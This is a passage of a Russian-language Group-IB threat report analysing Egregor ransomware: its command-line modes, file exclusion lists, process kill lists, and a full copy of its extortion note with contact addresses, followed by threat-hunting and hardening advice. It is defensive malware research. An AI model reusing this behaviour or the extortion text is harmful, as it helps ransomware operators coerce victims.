Для каждого зараженного компьютера создается локальная пара ключей RSA-2048. Затем приватный ключ шифруется публичным мастер-ключом и добавляется в «технический блок» в конце сообщения о выкупе (этот блок также содержит информацию о количестве зашифрованных файлов, рабочей станции и домене).

Чтобы проверить, возможно ли зашифровать файлы в определенном каталоге, Egregor пытается создать ярлык в таком каталоге. Название ярлыка совпадает с идентификатором жертвы, который генерируется на основе аппаратной конфигурации компьютера. Ярлык создается с параметром FILE_FLAG_DELETE_ON_CLOSE, который позволяет автоматически удалить его после закрытия дескриптора.

К сожалению, специалисты Group-IB не обнаружили каких-либо «интересных» leetspeak-констант в алгоритме шифрования файлов в связи с тем, что основной задачей было выявление функциональных особенностей Egregor в разных режимах выполнения.

Способ запуска Egregor устанавливается с помощью параметра командной строки **`--mode`**. Возможны следующие режимы выполнения программы:

Режим	Описание
`--full`	Egregor полностью зашифрует файлы
`--fast`	Egregor частично зашифрует файлы (будут зашифрованы первые n мегабайт; n передается в качестве дополнительного параметра)
`--append`	Указать расширение, которое будет добавлено к зашифрованным файлам (по умолчанию расширение случайное для каждого файла)
`--samba`	Ярлык в зашифрованном каталоге будет создан без опции FILE_FLAG_DELETE_ON_CLOSE (в некоторых случаях бывает невозможно создать файл с FILE_FLAG_DELETE_ON_CLOSE на общем ресурсе SMB, поэтому специалисты Group-IB предполагают, что этот параметр позволяет Egregor проверить, может ли он зашифровать файлы на общих ресурсах SMB)
`--killrdp`	Остановить службы TermService и TeamViewer
`--greetings`	Указать текст в начале сообщения о выкупе RECOVER-FILES.txt
`--path`	Указать каталог, в котором будет выполняться шифрование
`--multiproc`	Разрешить запуск нескольких экземпляров вымогателя на одном хосте
`--nonet`	Не шифровать сетевые ресурсы
`--target`	Указать список расширений файлов, которые будут зашифрованы
`--nomimikatz`	Опция не реализована (однако можно предположить, что создатели Egregor планируют в будущем реализовать функционал самораспространения программы-вымогателя)
`--norename`	Зашифрованные файлы не будут переименованы (к именам файлов не будет добавлено расширение)

Отметим, что точно такие же режимы доступны в программе-вымогателе Sekhmet.

Egregor также может удалять теневые копии Windows с помощью технологии WMI (Windows Management Instrumentation).

Egregor не шифрует файлы со следующими именами:

```
autorun.inf, boot.ini, desktop.ini, ntuser.dat, iconcache.db, boot-
sect.bak, ntuser.dat.log, thumbs.db, Bootfont.bin, dtb.dat
```

Кроме того, Egregor не шифрует файлы, пути к которым содержат одну из следующих строк:

```
:\Windows, \Program Files, \Tor Browser\, \ProgramData\, \cache2\
entries\, \Low\Content.IE5\, \User Data\Default\Cache\, \All Users
```

После запуска Egregor завершает указанные ниже процессы:

```
msftesql.exe, sqlagent.exe, sqlbrowser.exe, sqlwriter.exe, oracle.
exe, ocssd.exe, dbsnmp.exe, synctime.exe, agntsvc.exe, isqlplussvc.
exe, xfssvccon.exe, sqlservr.exe, mydesktopservice.exe, ocaut-
oupds.exe, encsvc.exe, firefoxconfig.exe, tbirdconfig.exe, mydesk-
topqos.exe, ocomm.exe, mysqld.exe, mysqld-nt.exe, mysqld-opt.exe,
dbeng50.exe, sqbcoreservice.exe, excel.exe, infopath.exe, msaccess.
exe, mspub.exe, onenote.exe, outlook.exe, powerpnt.exe, sqlservr.
exe, thebat.exe, steam.exe, thebat64.exe, thunderbird.exe, visio.
exe, winword.exe, wordpad.exe, QBW32.exe, QBW64.exe, ipython.exe,
wpython.exe, python.exe, dumpcap.exe, procmon.exe, procmon64.exe,
procexp.exe, procexp64.exe
```

Сервисы, имена которых содержат одну из следующих строк, также будут завершены:

```
sql, database, msexchange
```

После выполнения описанных выше действий в каждом каталоге с зашифрованными файлами создается сообщение с требованием выкупа под именем **RECOVER-FILES.txt**. Ниже представлен шаблон сообщения злоумышленников, извлеченный из сэмпла Egregor.

$4 млн в BTC

самый крупный известный выкуп, потребованный операторами Egregor

```
------------------
| What happened? |
------------------

Your network was ATTACKED, your computers and servers were LOCKED,
Your private data was DOWNLOADED.

----------------------
| What does it mean? |
----------------------

It means that soon mass media, your partners and clients WILL KNOW about your PROBLEM.

--------------------------
| How it can be avoided? |
--------------------------

In order to avoid this issue,
you are to COME IN TOUCH WITH US no later than within 3 DAYS and conclude the data
recovery and breach fixing AGREEMENT.

-------------------------------------------
| What if I do not contact you in 3 days? |
-------------------------------------------

If you do not contact us in the next 3 DAYS we will begin DATA publication.

-----------------------------
| I can handle it by myself |
-----------------------------

It is your RIGHT, but in this case all your data will be published for public USAGE.

-------------------------------
| I do not fear your threats! |
-------------------------------

That is not the threat, but the algorithm of our actions.
If you have hundreds of millions of UNWANTED dollars, there is nothing to FEAR for you.
That is the EXACT AMOUNT of money you will spend for recovery and payouts because of
PUBLICATION.

--------------------------
| You have convinced me! |
--------------------------

Then you need to CONTACT US, there is few ways to DO that.

I. Recommended (the most secure method)

   a) Download a special TOR browser: https://www.torproject.org/
   b) Install the TOR browser
   c) Open our website with LIVE CHAT in the TOR browser:
   http://egregor4u5ipdzhv.onion/VICTIM_ID
   d) Follow the instructions on this page.

II. If the first method is not suitable for you

   a) Open our website with LIVE CHAT: https://egregor.top/VICTIM_ID
   b) Follow the instructions on this page.

Our LIVE SUPPORT is ready to ASSIST YOU on this website.

----------------------------------------
| What will I get in case of agreement |
----------------------------------------

You WILL GET full DECRYPTION of your machines in the network, FULL FILE LISTING of
downloaded data,
confirmation of downloaded data DELETION from our servers, RECOMMENDATIONS for securing
your network perimeter.

And the FULL CONFIDENTIALITY ABOUT INCIDENT.

------------------------------------------------------------------------------
Do not redact this special technical block, we need this to authorize you.
---EGREGOR---
ENCRYPTED_LOCAL_RSA2048_KEY_AND_VICTIM_INFORMATION
---EGREGOR---
```

Рисунок 10. Шаблон сообщения с требованием выкупа

Заключение

Операторы Egregor

продолжат использовать популярные трояны

Извлечение данных

с целью получения вознаграждения может стать более популярной техникой, чем шифрование данных

Техники, тактики и процедуры (TTP), используемые операторами Egregor, имеют много схожего с предыдущими кампаниями Qakbot, нацеленными на получение крупного выкупа. Однако мы видим, что эти методы по-прежнему остаются эффективными и позволяют злоумышленникам успешно атаковать крупные компании. Специалисты Group-IB предполагают, что Egregor продолжит использовать популярные трояны в своих операциях.

Переход партнеров Maze к использованию Egregor, скорее всего, приведет к изменению TTP, поэтому специалистам по информационной безопасности следует также сосредоточиться на исследовании методов, ранее атрибутированных к Maze.

Говоря о программах-вымогателях в целом, мы полагаем, что злоумышленники могут сместить свой фокус с использования шифровальщиков на извлечение данных с целью получения вознаграждения. Судя по наблюдаемой активности Egregor, можно предположить, что данная группа может пойти в этом направлении.

Мы рекомендуем компаниям любого размера проявлять осторожность и быть во всеоружии: шифровальщики становятся все более опасной угрозой, которую нельзя игнорировать. Необходимо постоянно обучать технических специалистов и других сотрудников, как противодействовать данной угрозе, и активно участвовать в обмене информацией. Только совместные усилия позволят успешно противостоять таким опасным противникам, как Egregor.

Рекомендации по проактивному поиску угроз

Подверглись кибератаке?

Сообщите об инциденте:

— Звонок по номеру: +7 (495) 984-33-64

— Отправка запроса на email: response@cert-gib.com

— Заполнить форму на сайте

1. Отслеживайте создание папок в корневом каталоге диска C:\ процессом excel.exe.
2. Ищите исполняемые файлы в папке C:\Users\%USERNAME%\AppData\Roaming\Microsoft.
3. Анализируйте исполняемые файлы и скрипты, помещенные в папку автозагрузки, добавленные в разделы реестра Run или запускаемые с помощью планировщика задач.
4. Ищите аргументы командной строки AdFind.
5. Выявляйте артефакты выполнения командных файлов из папки C:\Windows.
6. Ищите модификации реестра и брандмауэра Windows, связанные с RDP.
7. Убедитесь, что вы можете выявлять полезную нагрузку Cobalt Strike Beacon в своей сетевой инфраструктуре, по крайней мере, ту, которая запускается с типичными аргументами командной строки и из стандартных расположений.
8. Ищите сетевые соединения, осуществляемые системными процессами, для которых это нехарактерно. Вы также можете использовать известные списки серверов Cobalt Strike, предоставляемые вашими поставщиками Cyber Threat Intelligence.
9. Ищите события создания новых сервисов, связанных с PsExec и Cobalt Strike.
10. Выявляйте исполняемые файлы Rclone, замаскированные под общие системные файлы, такие как svchost.exe (обычно они расположены в папке C:\Windows).

Рекомендации по техническому оснащению инфраструктуры и подготовке команды информационной безопасности

1. Проводить поиск следов скрытого присутствия злоумышленников в сети организации, направленный на недопущение успешного завершения атаки, первые стадии которой не были выявлены средствами обеспечения информационной безопасности организации.
2. Внедрить решение класса Malware Detonation Platform, позволяющее осуществить изолированный запуск подозрительных файлов и ссылок для их подробного анализа и последующего блокирования.
3. Используя решение класса Threat Intelligence, выявлять угрозы, утечки, взломы и хакерскую активность до того, как они смогут вам навредить.
4. Производить регулярное резервное копирование, при этом резервные копии должны располагаться отдельно от основной сети, у атакующего не должно быть к ним доступа даже при компрометации учетных записей администраторов.
5. Проведение круглосуточного мониторинга событий ИБ с возможностью быстрого реагирования на выявленные инциденты.
6. Каждому инциденту должен присваиваться уровень сложности, и инциденты, требующие разбора, должны быть расследованы, а также необходимо выявлять причины и последствия, устранять неполадки, вызвавшие инцидент. Для второго уровня реагирования важно заранее иметь стороннюю команду специалистов по реагированию на инциденты, которая сможет ассистировать в остановке сложной целевой атаки.
7. Убедитесь, что в вашей команде есть необходимые навыки для осуществления Threat Hunting & Intelligence.
8. Проводите регулярные тренинги по цифровой гигиене для сотрудников.
9. Проводите аудиты информационной безопасности в формате, имитирующем действия злоумышленников. Они помогут выявить слабые места в инфраструктуре компании и покажут, насколько она готова к реагированию на реальные инциденты ИБ.

10. Проводите периодические оценки рисков мошенничества для понимания того, соответсвуют ли ваши решения и процедуры существующим атакам и мошенническим схемам, использующим разные каналы. Определяйте основные факторы риска и отталкивайтесь от существующих и возможных проблем, чтобы обоснованно выбрать решение для защиты от мошенничества.
11. Выстраивайте эшелонированную защиту веб-портала, используя не только анализ транзакций со стороны пользователей, но и решения для сессионного анализа поведения и устройства защиты от ботов на веб-каналах.

К сожалению, обнаружить атаку на ранних этапах удается не всегда: атакующие постоянно улучшают свои навыки и реализуют все новые техники для получения доступа к сетям различных компаний. Чтобы обнаруживать следы компрометации на разных этапах жизненного цикла кибератаки, необходим комплексный подход, предполагающий наличие централизованного источника информации о происходящем в сетевой инфраструктуре, а также позволяющий при необходимости изолировать скомпрометированные узлы. В качестве такого источника могут быть использованы решения класса XDR, которые позволяют успешно обнаружить потенциально вредоносную активность на различных уровнях вне зависимости от используемых злоумышленниками тактик, техник и процедур.

Время нахождения атакующих в сети также обуславливает необходимость не только качественного реактивного, но и проактивного анализа, который могут осуществлять как сотрудниками организации при наличии соответствующих компетенций, так и привлеченные специалисты, что значительно сокращает время и увеличивает качество такого анализа.

Безусловно, как реактивный, так и проактивный анализ требуют не только наличия соответствующих компетенций, но и значительного объема данных киберразведки, включая и стратегические, и операционные, и тактические, которые обеспечивают специалистов организаций знаниями об угрозах. Так можно идентифицировать атакующих в ходе проводимого анализа, а иногда и обнаруживать компрометацию на самых ранних этапах.

О компании

INTERPOL И EUROPOL
Официальный партнер Интерпола и Европола

OSCE
Компания, рекомендованная Организацией по безопасности и сотрудничеству в Европе (ОБСЕ)

WORLD ECONOMIC FORUM
Постоянный член Всемирного экономического форума

IDC, GARTNER, FORRESTER
Group-IB является одним из ведущих мировых поставщиков Threat Intelligence по версии международных агентств IDC, Gartner и Forrester

CIO OUTLOOK
Group-IB вошла в топ-10 компаний по кибербезопасности в регионе APAC согласно APAC CIO Outlook

Group-IB – один из ведущих мировых разработчиков решений для детектирования и предотвращения кибератак, выявления фрода и защиты интеллектуальной собственности в сети.

500+ экспертов международного класса

65 000+ часов реагирования на инциденты информационной безопасности

1 200+ успешных расследований по всему миру

17 лет практического опыта

С 2003 года работает в сфере компьютерной криминалистики, консалтинга и аудита систем информационной безопасности, обеспечивая защиту крупнейших российских и зарубежных компаний от финансовых и репутационных потерь.

ПРОДУКТЫ GROUP-IB

- Threat Intelligence & Attribution
- Threat Hunting Framework
- Fraud Hunting Platform
- Digital Risk Protection

INTELLIGENCE-DRIVEN SERVICES

АУДИТ И ОЦЕНКА РИСКОВ
- Тестирование на проникновение
- Анализ исходного кода
- Выявление следов компрометации сети
- Киберобучение в формате Red Teaming
- Проверка готовности к реагированию на инциденты
- Оценка соответствия

КРИМИНАЛИСТИКА И РАССЛЕДОВАНИЯ
- Компьютерная криминалистика
- Расследование финансовых и корпоративных киберпреступлений, атак на объекты КИИ

THREAT HUNTING И РЕАГИРОВАНИЕ
- 24/7 Центр реагирования CERT-GIB
- Проактивный хантинг угроз
- Выездное реагирование на сложные кибератаки
- Реагирование на инциденты по подписке

ОБУЧАЮЩИЕ ПРОГРАММЫ
- Реагирование на инциденты
- Анализ вредоносного кода
- Проактивный поиск угроз